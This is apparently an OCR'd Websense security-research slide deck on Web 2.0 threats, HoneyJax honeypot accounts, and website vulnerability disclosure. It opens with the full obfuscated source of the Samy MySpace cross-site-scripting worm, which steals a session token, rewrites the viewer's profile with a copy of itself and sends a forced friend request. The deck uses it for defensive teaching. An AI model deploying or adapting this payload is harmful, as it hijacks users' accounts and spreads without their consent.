script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34);var A=String.fromCharCode(39);function g(){var C;try{var D=document.body.createTextRange();C=D.htmlText}
catch(e){}if(C){return C}else{return eval('document.body.inne'+'rHTML')}}function getData(AU){M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')}function getQueryParams()
{var E=document.location.search;var F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]}return AS}var J;var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(location.hostname=='profile.myspace.com')
{document.location='http://www.myspace.com'+location.pathname+location.search}else{if(!M){getData(g())}main()}function getClientFID(){return findIn(g(),'up_launchIC('+A,A)}function nothing
(){}function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+='&'}var Q=escape(AV[P]);while(Q.indexOf('+')!=-1){Q=Q.replace('+','%2B')}while(Q.indexOf
('&')!=-1){Q=Q.replace('&','%26')}N+=P+'='+Q;O++}return N}function httpSend(BH,BI,BJ,BK){if(!J){return false}eval('J.onr'+'eadystatechange=BI');J.open(BJ,BH,true);if(BJ=='POST')
{J.setRequestHeader('Content-Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)}J.send(BK);return true}function findIn(BF,BB,BC){var
R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))}function getHiddenParameter(BF,BG){return findIn(BF,'name='+B+BG+B+' value='+B,B)}
function getFromURL(BF,BG){var T;if(BG=='Mytoken'){T=B}else{T='&'}var U=BG+'=';var V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var
Y=W.substring(0,X);return Y}function getXMLObj(){var Z=false;if(window.XMLHttpRequest){try{Z=new XMLHttpRequest()}catch(e){Z=false}}else if(window.ActiveXObject){try{Z=new
ActiveXObject('Msxml2.XMLHTTP')}catch(e){try{Z=new ActiveXObject('Microsoft.XMLHTTP')}catch(e){Z=false}}}return Z}var AA=g();var AB=AA.indexOf('m'+'ycode');var
AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+'IV');var AE=AC.substring(0,AD);var AF;if(AE){AE=AE.replace('jav'+'a','A'+'jav'+'a');AE=AE.replace('exp'+'r','exp'+'r')+A};AF=' bu
most of all, samy is my hero. <d'+'iv id='+AE+'D'+IV>'}var AG;function getHome(){if(J.readyState!=4){return}var AU=J.responseText;AG=findIn(AU,'P'+'rofileHeroes','<'+'td>');AG=AG.substrin
(61,AG.length);if(AG.indexOf('samy')==-1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';AS['interest']
=AG;J=getXMLObj();httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR,postHero,'POST',paramsToString(AS))}}}function postHero(){if(J.readyState!=4){return}var
AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter
(AU,'hash');httpSend('/index.cfm?fuseaction=profile.processInterests&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function main(){var AN=getClientFID();var BH='/index.cfm?
fuseaction=user.viewProfile&friendID='+AN+'&Mytoken='+L;J=getXMLObj();httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj();httpSend2('/index.cfm?
fuseaction=invite.addFriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')}function processxForm(){if(xmlhttp2.readyState!=4){return}var AU=xmlhttp2.responseText;var
AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends';httpSend2
('/index.cfm?fuseaction=invite.addFriendsProcess&Mytoken='+AR,nothing,'POST',paramsToString(AS))}function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false}eval
('xmlhttp2.onr'+'eadystatechange=BI');xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');xmlhttp2.setRequestHeader
('Content-Length',BK.length)}xmlhttp2.send(BK);return true}"><DIV>
```





Security Labs

Active HoneyJax : DYO









WEBSENSE® Security Labs

Reporting and Forensics

- HoneyJax accounts should be setup to send email or SMS when new attempts to access the account are added
- Spider/Bot should connect to HoneyJax accounts and fingerprint content looking for changes. Make sure that dynamic content changes by the host are accounted for. All changes should be kept and stored
- Data should be mined for URL's that are dropped
- Content should be analyzed from data mined
- Binaries should be sandboxed, etc…
- JavaScript should be run through decoder and tested
- HTML code should be tested for candidates to send to sandbox
- Report information to vendor, web property owner, etc..

The LAW and the T&C's

- **As with any honey technologies check with your legal team before you deploy these**
- **Check Acceptable Use Policies / Terms and Conditions**
- **Be weary of "commercial" software that allows you to manage profiles, add friends, etc..**



Terms & Conditions


myspace.com a place for friends

MySpace.com Terms of Use Agreement

April 11, 2007

MySpace.com is a social networking service that allows Members to create unique personal profiles online in order to find and communicate with old and new friends. The services offered by MySpace.com ("Myspace.com" or "we") include the MySpace.com website (the "MySpace Website"), the MySpace.com Internet messaging service, and any other features, content, or applications offered from time to time by MySpace.com in connection with the MySpace Website (collectively, the "MySpace Services"). The MySpace Services are hosted in the U.S.

This Terms of Use Agreement ("Agreement") sets forth the legally binding terms for your use of the MySpace Services. By using the MySpace Services, you agree to be bound by this Agreement, whether you are a "Visitor" (which means that you simply browse the MySpace Website) or you are a "Member" (which means that you have registered with Myspace.com). The term "User" refers to a Visitor or a Member. You are only authorized to use the MySpace Services (regardless of whether your access or use is intended) if you agree to abide by all applicable laws and to this Agreement. Please read this Agreement carefully and save it. If you do not agree with it, you should leave the MySpace Website and discontinue use of the MySpace Services immediately. If you wish to become a Member, communicate with other Members and make use of the MySpace Services, you must read this Agreement and indicate your acceptance during the Registration process.



The following is a partial list of the kind of activity that is illegal or prohibited on the MySpace Website and through your use of the MySpace Services. MySpace.com reserves the right to investigate and take appropriate legal action against anyone who, in MySpace.com's sole discretion, violates this provision, including without limitation, reporting you to law enforcement authorities. Prohibited activity includes, but is not limited to:

1. criminal or tortious activity, including child pornography, fraud, trafficking in obscene material, drug dealing, gambling, harassment, stalking, spamming, spimming, sending of viruses or other harmful files, copyright infringement, patent infringement, or theft of trade secrets;
2. advertising to, or solicitation of, any Member to buy or sell any products or services through the MySpace Services. You may not transmit any chain letters or junk email to other Members. It is also a violation of these rules to use any information obtained from the MySpace Services in order to contact, advertise to, solicit, or sell to any Member without their prior explicit consent. In order to protect our Members from such advertising or solicitation, MySpace.com reserves the right to restrict the number of emails which a Member may send to other Members in any 24-hour period to a number which MySpace.com deems appropriate in its sole discretion. If you breach this Agreement and send unsolicited bulk email, instant messages or other unsolicited communications of any kind through the MySpace Services, you acknowledge that you will have caused substantial harm to MySpace.com, but that the amount of such harm would be extremely difficult to ascertain. As a reasonable estimation of such harm, you agree to pay MySpace.com $50 for each such unsolicited email or other unsolicited communication you send through the MySpace Services;
3. covering or obscuring the banner advertisements on your personal profile page, or any MySpace.com page via HTML/CSS or any other means;
4. any automated use of the system, such as using scripts to add friends or send comments or messages;
5. interfering with, disrupting, or creating an undue burden on the MySpace Services or the networks or services connected to the MySpace Services;
6. attempting to impersonate another Member or person;

WEBSENSE® Security Labs

Disclosure of Website Vulnerabilities : Its not just about the browser !

- Website Security has to be taken more seriously !
- Massive amounts of problems with sites not being patched, configured incorrectly, allowing bad data, conduit for others
- Website security or lack thereof is a HUGE problem
- Cross site scripting, open redirectors, allowing binary file posts, not scanning upload files, poor script filtering are all big problems
- PHP BB, SQL, old Web servers, old OS all too common
- Problem with tracking?
  - No version numbers : how about time-stamp + example + hash
  - No reporting : security departments must field reports on websites and do more testing, re-testing
  - Change controls: force security into the process
  - No public credit: MS and Google started doing this, others should start
  - Property owners: get to know who is in your backyard
  - How about a web owner area on OSVDB?

WEBSENSE® Security Labs

Grab Bag


- What if there is a reference in one of my HoneyJax but the site is down?
  - A: Is there a reputation for it?
    - Query search engines for link references and cached pages
    - What is the age of the domain
    - History the site hosted malcode/phishing in the past
    - Who registered it
    - Where is the IP located
    - Who are its neighbors
- My boss told me that I need to make our website “Web 2.0”, should I?
  - A: Get the security team involved. Make sure they buy-off on all design, implementation, and have a reproducible security testing process, mitigation techniques, and incident reporting and handling

WEBSENSE® Security Labs

Conclusion

- **Don’t run with Scissors**
  - **Before you deploy Web 2.0 be educated on the risks**
- **If you must have user-created content…**
  - **Filter, Filter, Filter, Pen-test, Pen-Test, report, update**
- **If you are a security researcher..**
  - **Advanced JavaScript may not be as cool as ASM but its powerful. Live it, learn it, you don’t have to love it**
- **The good, the bad, and the ugly**
  - **There is a lot of good, productive, useful Web 2.0 functionalities. But with functionality comes security risk. Security standards, policies, and practices must balance the scales with functionality. Its not too late !**

WEBSENSE® Security Labs



dhubbard /AT/ websense /DOT/ com

WEBSENSE® Security Labs